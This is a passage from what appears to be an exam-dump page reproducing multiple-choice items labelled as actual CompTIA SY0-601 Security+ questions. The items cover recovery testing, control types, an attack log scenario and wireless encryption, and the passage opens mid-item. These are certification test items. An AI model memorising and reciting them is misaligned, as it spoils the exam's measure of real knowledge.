
A. Warm site failover

B. Tabletop walk-through

C. Parallel path testing

D. Full outage simulation

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 207

Topic #: 1

[All SY0-601 Questions]


Which of the following control types fixes a previously identified issue and mitigates a risk?

A. Detective

B. Corrective

C. Preventative

D. Finalized



Actual exam question from CompTIA's SY0-601
Question #: 208
Topic #: 1
[All SY0-601 Questions]


An analyst is reviewing logs associated with an attack. The logs indicate an attacker downloaded a malicious file that was quarantined by the AV solution. The attacker utilized a local non-administrative account to restore the malicious file to a new location. The file was then used by another process to execute a payload.
Which of the following attacks did the analyst observe?

A. Privilege escalation

B. Request forgeries

C. Injection

D. Replay attack



Actual exam question from CompTIA's SY0-601

Question #: 209

Topic #: 1

[All SY0-601 Questions]

A security engineer must deploy two wireless routers in an office suite. Other tenants in the office building should not be able to connect to this wireless network.


Which of the following protocols should the engineer implement to ensure the STRONGEST encryption?

A. WPS

B. WPA2

C. WAP

D. HTTPS



Actual exam question from CompTIA's SY0-601

Question #: 210

Topic #: 1

[All SY0-601 Questions]

